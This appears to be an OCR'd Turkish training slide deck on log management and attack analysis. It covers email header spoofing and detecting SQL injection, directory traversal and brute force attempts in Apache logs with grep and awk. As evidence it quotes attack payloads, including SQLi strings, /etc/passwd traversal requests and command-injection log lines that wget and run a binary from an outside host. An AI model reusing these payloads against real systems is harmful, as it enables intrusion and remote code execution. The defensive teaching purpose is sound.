
Hotmail'den Gönderilen E-posta

Log Yönetimi ve Saldırı Analizi


```
Delivered-To: huzeyfe.onal@bga.com.tr
Received: by 10.204.180.73 with SMTP id bt9cs21913bkb;
        Sat, 3 Dec 2011 04:50:50 -0800 (PST)
Received: by 10.216.138.11 with SMTP id z11mr610206wei.54.1322916648941;
        Sat, 03 Dec 2011 04:50:48 -0800 (PST)
Return-Path: <ahmetenisonal@hotmail.com>
Received: from dub0-omc1-s10.dub0.hotmail.com (dub0-omc1-s10.dub0.hotmail.com. [157.55.0.20
        by mx.google.com with ESMTP id eu9si1215046wib.55.2011.12.03.04.50.48;
        Sat, 03 Dec 2011 04:50:48 -0800 (PST)
Received-SPF: pass (google.com: domain of ahmetenisonal@hotmail.com designates 157.55.0.209
Authentication-Results: mx.google.com; spf=pass (google.com: domain of ahmetenisonal@hotmail
Received: from DUB113-W84 ([157.55.0.237]) by dub0-omc1-s10.dub0.hotmail.com with Microsoft
         Sat, 3 Dec 2011 04:50:48 -0800
Message-ID: <DUB113-W8465C6B5810A6083945A64A7B70@phx.gbl>
Return-Path: ahmetenisonal@hotmail.com
Content-Type: multipart/alternative;
        boundary="_143a3c40-8efe-441b-8a83-2773e6c3a7ad_"
X-Originating-IP: [78.179.179.216]
From: ahmet enis onal <ahmetenisonal@hotmail.com>
To: <huzeyfe.onal@bga.com.tr>
Subject: Hotmail X Headers test
Date: Sat, 3 Dec 2011 14:50:48 +0200
Importance: Normal
MIME-Version: 1.0
X-OriginalArrivalTime: 03 Dec 2011 12:50:48.0546 (UTC) FILETIME=[2E48D420:01CCB1BA]
```


X-Originating IP Başlığını Değiştirme

Log Yönetimi ve Saldırı Analizi



Hotmail X-Originating IP Sahteciliği

Log Yönetimi ve Saldırı Analizi



Web Sunucu Log Detayları

Log Yönetimi ve Saldırı Analizi

- Apache ve diğer web sunucular ön tanımlı olarak POST isteklerinde gelen değerleri loglamazlar.
- Bunun için mod_forensic gibi ya da mod_security gibi ek bileşenler kullanılmalıdır
- Web sunuculara yönelik POST üzerinden gerçekleştirilecek saldırıları yakalamak için ek olarak WAF, Load Balancer, IPS gibi ürünlerin loglarına başvurmak gerekebilir.

Web Sunucu Log Örnekleri - POST

- Standart yapılandırmaya sahip bir web sunucu logları incelendiğinde POST istekleri aşağıdaki gibi bir çıktı verecektir.

- Log satırları detaylı incelenirse POST isteği içerisinde gönderilen veri kısmı (payload) ile ilgili herhangi bir bilginin olmadığı görülecektir.

127.0.0.1 – - [04/Mar/2012:02:10:10 -0500] “POST /dvwa/login.php HTTP/1.1” 302 454 “http://localhost/dvwa/login.php” “Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1”

Web Sunucu Log Örnekleri - POST

POST isteğini detaylı olarak incelendiğinde (Network üzerinden) hangi kullanıcı adı ve parola bilgilerinin girildiği ortaya çıkmaktadır. Bu detay web sunucu loglarında gözükmeyecektir. Web sunucu loglarında sadece hangi URL'e istek yapıldığı bilgisi kayıt altına alınır.

```
T 127.0.0.1:47635 -> 127.0.0.1:80 [AP]
POST /dvwa/login.php HTTP/1.1.
Host: localhost.
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8.
Accept-Language: en-us,en;q=0.5.
Accept-Encoding: gzip, deflate.
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7.
Connection: keep-alive.
Referer: http://localhost/dvwa/login.php.
Cookie: security=high; XpLiCo=i68o2ejvm6jnp3b9pv083i4mi7; PHPSESSID=uvn4olrlfd6sckjhe4eea4jno4.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 49.
username=admin&password=hatali_parola&Login=Login
```

SQL Injection İncelemesi

Log Yönetimi ve Saldırı Analizi

- SQLi saldırı tanımı : Uygulamaların veri tabanı ile ilişkili olan kısımlarının manipüle edilerek veri tabanında sorgu çalıştırma işlemi.
- Veri tabanıyla ilişkisi olan tüm girdi noktalarında SQLi zafiyeti bulunabilir.
- Web uygulaması özelinde:
- GET isteğinde (URL'de)
- POST isteğinin veri(Payload) kısmında

SQL Injection Saldırısı - Detay

- SQL Injection saldırıları ile hedef sistem ele geçirilebilir, hedef sistemdeki doğrulama (form based) aşılabilir, hedef sistemde kullanılan veri tabanına ait tablolar ve diğer bilgilere erişim sağlanabilir.
- SQL Injection saldırıları web üzerinden yapılsa da aslında saldırının istismar aşaması tamamen veri tabanına yöneliktir.
- Veri tabanından nasıl bilgi çekileceğini bilmeyen biri için saldırı çok bir şey ifade etmez.
- En fazla görülen ve en tehlikeli saldırı tiplerinden biridir.

Örnek SQL Injection Denemesi ve Log Kaydı

200.96.104.241 - - [12/Sep/2006:09:44:28 -0300] "GET /modules.php?name=Downloads&d_op=modifydownloadrequest&%20lid=-1%20UNION%20SELECT%200,username,user_id,user_password,name,%20user_email,user_level,0,0%20FROM%20nuke_users HTTP/1.1" 200 9918 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)"

GET İsteği Üzerinden SQLi İncelemesi

- HTTP GET kullanılarak gerçekleştirilen SQLi saldırıları loglarda olduğu gibi gözükecektir.
- Bazı durumlarda saldırgan çeşitli encoding teknikleri kullanarak saldırıyı gizlemeye çalışır.
- Günümüzde kritik SQLi zafiyetlerinin çoğu POST detaylarında bulunur.

POST Üzerinden SQLi İncelemesi

- Daha önce de belirtildiği gibi POST üzerinden giden detaylar web sunucu loglarında gözükmeyecektir.
- Aşağıdaki log satırında herhangi bir anormallik gözükmemektedir.
- Oysa POST ile gönderilen veri kısmı incelenirse SQL I saldırısı olduğu anlaşılabilir.

127.0.0.1 – - [04/Mar/2012:02:10:10 -0500] “POST /dvwa/login.php HTTP/1.1” 302 454 “http://localhost/dvwa/login.php” “Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1”

POST Üzerinden SQLi İncelemesi

T 127.0.0.1:47632 -> 127.0.0.1:80 [AP]
POST /dvwa/login.php HTTP/1.1.
Host: localhost.
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8.
Accept-Language: en-us,en;q=0.5.
Accept-Encoding: gzip, deflate.
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7.
Connection: keep-alive.
Referer: http://localhost/dvwa/login.php.
Cookie: security=high; XpLiCo=i68o2ejvm6jnp3b9pv083i4mi7; PHPSESSID=uvn4olrlfd6sckjhe4eea4jno4.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 234.
.
username=ECYH%252C%2528SELECT%2520%2528CASE%2520WHEN%2520%25282167%253D2167%2529%2520THEN%2520ECYH%2520ELSE%25 202167%252A%2528SELECT%25202167%2520FROM%2520INFORMATION_SCHEMA.CHARACTER_SETS %2529%2520END%2529&password=parola&Login=Login

HTTP POST İsteği Veri Kısmı

- URL encode edilmiş veri decode edilirse aşağıdakine benzer bir SQL sorgusu olduğu ortaya çıkacaktır.

ECHO SELECT … CASE … WHEN … THEN ECYH ELSE SELECT FROM INFORMATION_SCHEMA.CHARACTER_SETS AND password=parola&Login

- Bu tip POST isteği kullanılarak gerçekleştirilen saldırılar Ağ tabanlı IPS/IDS sistemleri ya da WAF/Load Balancer sistemler kullanarak da belirlenebilir.

Örnek Web Zafiyet Logu

Log Yönetimi ve Saldırı Analizi

[17/Dec/2005:02:40:46 -0500] - - 85.226.238.xxx "GET /cgi-bin/awstats.pl?configdir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%20216%2e15%2e209%2e12%2flisten%3bchmod%20%2bx%20listen%3b%2e%2flisten%20216%2e102%2e212%2e115;echo%20YYY;echo| HTTP/1.1" "-" 302 547 0 [17/Dec/2005:02:40:47 -0500] - - 85.226.238.xxx "GET /cgi-bin/awstats/awstats.pl?configdir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%20216%2e15%2e209%2e12%2flisten%3bchmod%20%2bx%20listen%3b%2e%2flisten%20216%2e102%2e212%2e115;echo%20YYY;echo| HTTP/1.1" "-" 302 547 0 [17/Dec/2005:02:40:48 -0500] - - 85.226.238.xxx "GET /index2.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd%20/tmp;wget%20216.15.209.12/listen;chmod%20744%20listen;./listen;echo%20YYY;echo| HTTP/1.1" "-" 302 637 0 [17/Dec/2005:02:40:49 -0500] - - 85.226.238.xxx "GET /index.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd%20/tmp;wget%20216.15.209.12/listen;chmod%20744%20listen;./listen;echo%20YYY;echo| HTTP/1.1" "-" 302 637 0 [17/Dec/2005:02:40:50 -0500] - - 85.226.238.xxx "GET /mambo/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd%20/tmp;wget%20216.15.209.12/listen;chmod%20744%20listen;./listen;echo%20YYY;echo| HTTP/1.1" "-" 302 584 0 [17/Dec/2005:02:40:52 -0500] - - 85.226.238.xxx "GET /cvs/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd%20/tmp;wget%20216.15.209.12/listen;chmod%20744%20listen;./listen;echo%20YYY;echo| HTTP/1.1" "-" 302 584 0 [17/Dec/2005:02:40:53 -0500] - - 85.226.238.xxx "GET /c

Basit UNIX Araçlarıyla Web Log Analizi

- Bu yöntemde önemli olan logların arasından ne tip özellikte olanlarını bulmak istediğimizi belirlemektir.
- Milyonlarca satır log arasında ne aradığını bilmeyen birinin samanlıkta iğne arayandan farkı yoktur.
- Linux araçlarıyla log analizi yapabilmek için öncelikle log içerisinde ne aradığınızı teknik olarak ifade edebiliyor olmak gerekir.

Saldırı Olarak Değerlendirilebilecek Durumlar

- **Saldırı yapılan sunucuya özel bazı dizin/dosyaların istenmesi**
- Mesela WordPress gibi sistemlerde genellikle /wp-admin gibi dizinler ya da wp-login.php gibi dosyalara yönelik brute force denemeleri gerçekleştirilir.
- Saldırı imzası olarak /wp-admin ve wp-login.php gibi kelimeleri arattırırsak saldırı yapanların bir kısmı belirlenmiş olunur.

Belirli Dosya Dizinlerin İstenmesi

- Bazı durumlarda saldırganı ulaşmaması gereken yerlere ulaştığında belirleyebiliriz.
  - ➢ Wordpress için wp-login.php sayfasını normal bir kullanıcı çağırmaz.
- Grep kullanarak belirli dizinlerin veya dosyaların istendiğini loglar arasından çıkartabiliriz.

 # grep wp-login.php mertsarica-access_log |head

94.55.164.119 - - [15/Sep/2012:20:32:51 +0300] "GET /wp-login.php?redirect_to=http%3A%2F%2Fwww.mertsarica.com%2Fwp-admin%2F&reauth=1 HTTP/1.1" 200 6299 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:15.0) Gecko/20100101 Firefox/15.0.1"
94.55.164.119 - - [15/Sep/2012:20:32:52 +0300] "GET /wp-admin/css/colors-fresh.css?ver=3.4.2 HTTP/1.1" 200 6986 "http://www.mertsarica.com/wp-login.php?redirect_to=http%3A%2F%2Fwww.mertsarica.com%2Fwp-admin%2F&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:15.0) Gecko/20100101 Firefox/15.0.1"
94.55.164.119 - - [15/Sep/2012:20:32:52 +0300] "GET /wp-admin/css/wp-admin.css?ver=3.4.2 HTTP/1.1" 200 22741 "http://www.mertsarica.com/wp-login.php?redirect_to=http%3A%2F%2Fwww.mertsarica.com%2Fwp-admin%2F&reauth=1"


Bağlantı Kuran IP Adres ve Sayıları

- Sunucu üzerinde deneme gerçekleştiren ip adreslerinin normalin üzerinde bağlantı sayısına sahip olması beklenir.
- Aşağıdaki komutla Apache loglarında hangi ip adresi kaç adet bağlantı gerçekleştirmiş (top 10) ortaya çıkarılabilir.

```
# cat siber-access_log |awk -F ” ” ‘{print $1}’|sort -n|uniq -c|sort -nr|head 3556
9.6.2.2 1527 9.2.4.1 1142 1.1.2.8 1055 193.2.2.1 1046 9.1.2.1
```

Directory Traversal Denemelerini Bulma

Web üzerinden gerçekleştirilebilecek önemli saldırı yöntemlerinden birisi web üzerinden sistemdeki dosyaları okuma olarak tanımlayabileceğimiz LFI(Local File Inclusion) saldırılarıdır.



- Web üzerinden gerçekleştirilen LFI vs saldırılarını loglardan yakalamak için ara bileşen olarak kullanılan ../ ..\ gibi özel ifadeleri aratmak yeterli olacaktır.

- Yine burada hatırlanması gereken önemli nokta bu karakterler GET isteği üzerinden taşındığı zaman web sunucu loglarında yer bulacaktır.

LFI ve Directory Traversal Log Örneği

Log Yönetimi ve Saldırı Analizi


```
13.22.1.129 – - [01/Dec/2010:02:20:55 +0200] “GET /imprimer.asp?no=/../../../../../../../../etc/passwd|44|80040e14|
[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Line_1:_Incorrect_syntax_near_&#039;/&#039;. HTTP/1.1” 404 210
“-” “Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3”

19.22.1.1 – - [01/Dec/2010:02:20:55 +0200] “GET /mailview.cgi?
cmd=view&amp;fldrname=inbox&amp;select=1&amp;html=../../../../../../etc/passwd HTTP/1.1” 404 210 “-” “Mozilla/5.0
(Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3”

13.22.1.19 – - [01/Dec/2010:02:20:55 +0200] “GET /modif_infos.asp?n=../../../../../../../../../etc/passwd%00 HTTP/1.1”
404 213 “-” “Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3”

13.22.1.19 – - [01/Dec/2010:02:20:55 +0200] “GET /modif_infos.asp?
n=/../../../../../../../../../../../../../../../../../../../../boot.ini HTTP/1.1” 404 213 “-” “Mozilla/5.0 (Windows; U; Windows NT
5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3”

13.22.1.19 – - [01/Dec/2010:02:20:55 +0200] “GET /modif_infos.asp?n=/../../../../../../../../../etc/passwd HTTP/1.1” 404
213 “-” “Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3”

13.22.1.19 – - [01/Dec/2010:02:20:56 +0200] “GET /pm/lib.inc.php HTTP/1.1” 404 212 “-” “Mozilla/5.0 (Windows; U;
Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3”

13.22.1.19 – - [01/Dec/2010:02:20:56 +0200] “GET /productcart/pc/Custva.asp?|-|0|404_Object_Not_Found HTTP/1.1”
404 223 “-” “Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3”

13.22.1.19 – - [01/Dec/2010:02:20:56 +0200] “GET /ProductCart/pc/msg.asp?|-|0|404_Object_Not_Found HTTP/1.1” 404
220 “-” “Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3”

13.22.1.19 – - [01/Dec/2010:02:20:56 +0200] “GET /rubrique.asp?no=../../../../../../../../../etc/passwd%00|55|80040e14|
[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Line_1:_Incorrect_syntax_near_&#039;/&#039;. HTTP/1.1” 404 210
“-” “Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3”

13.22.1.19 – - [01/Dec/2010:02:20:56 +0200] “GET /rubrique.asp?
no=/../../../../../../../../../../../../../../../../../../../../boot.ini|55|80040e14|[Microsoft][ODBC_SQL_Server_Driver]
[SQL_Server]Line_1:_Incorrect_syntax_near_&#039;/&#039;. HTTP/1.1” 404 210 “-” “Mozilla/5.0 (Windows; U; Windows
NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3”
```

Web Sunucu Log Analizinde Cevaplar

- Burada önemli olan bu tip isteklere web sunucunun döndüğü cevaptır .
- Web sunucu 404 değil 300 veya 200 lü cevap dönüyorsa saldırının başarılı olmuş olma ihtimali vardır.
- 404 alınıyorsa bu saldırganın denediği atakların başarılı olmadığı, sunucu tarafında bulunmadığı anlamına gelir.

13.22.1.19 – - [01/Dec/2010:02:20:56 +0200] “GET /rubrique.asp?no=/../../../etc/passwd|55|80040e14|[Microsoft] [ODBC_SQL_Server_Driver][SQL_Server]Line_1:_Incorrect_syntax_near_'/'. HTTP/1.1” 404 210 “-” “Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3”

SQLi Denemelerini Yakalama

- SQLi denemelerini web sunucu loglarından yakalamak için genellikle tercih edilen yöntem sqli için kullanılan kelimeler ve evasion amaçlı kullanılan özel karekterlerin web sunucu loglarından aratılmasıdır.
- SQLi aratmak için Concat, char, union, select, order by, group by gibi komutlar ‘ denenebilir.
- Bu kelimeleri log dosyasında aratmak false positive sonuçlar çıkarabileceği için çıkan sonuçların teker teker incelenmesi gerekir.
- Burada yine sadece GET üzerinden denenen sqli saldırılarının loglarından anlamlı bir şeyler çıkacağını belirtmemiz gerekiyor.

SQLi Belirleme : #grep –i concat

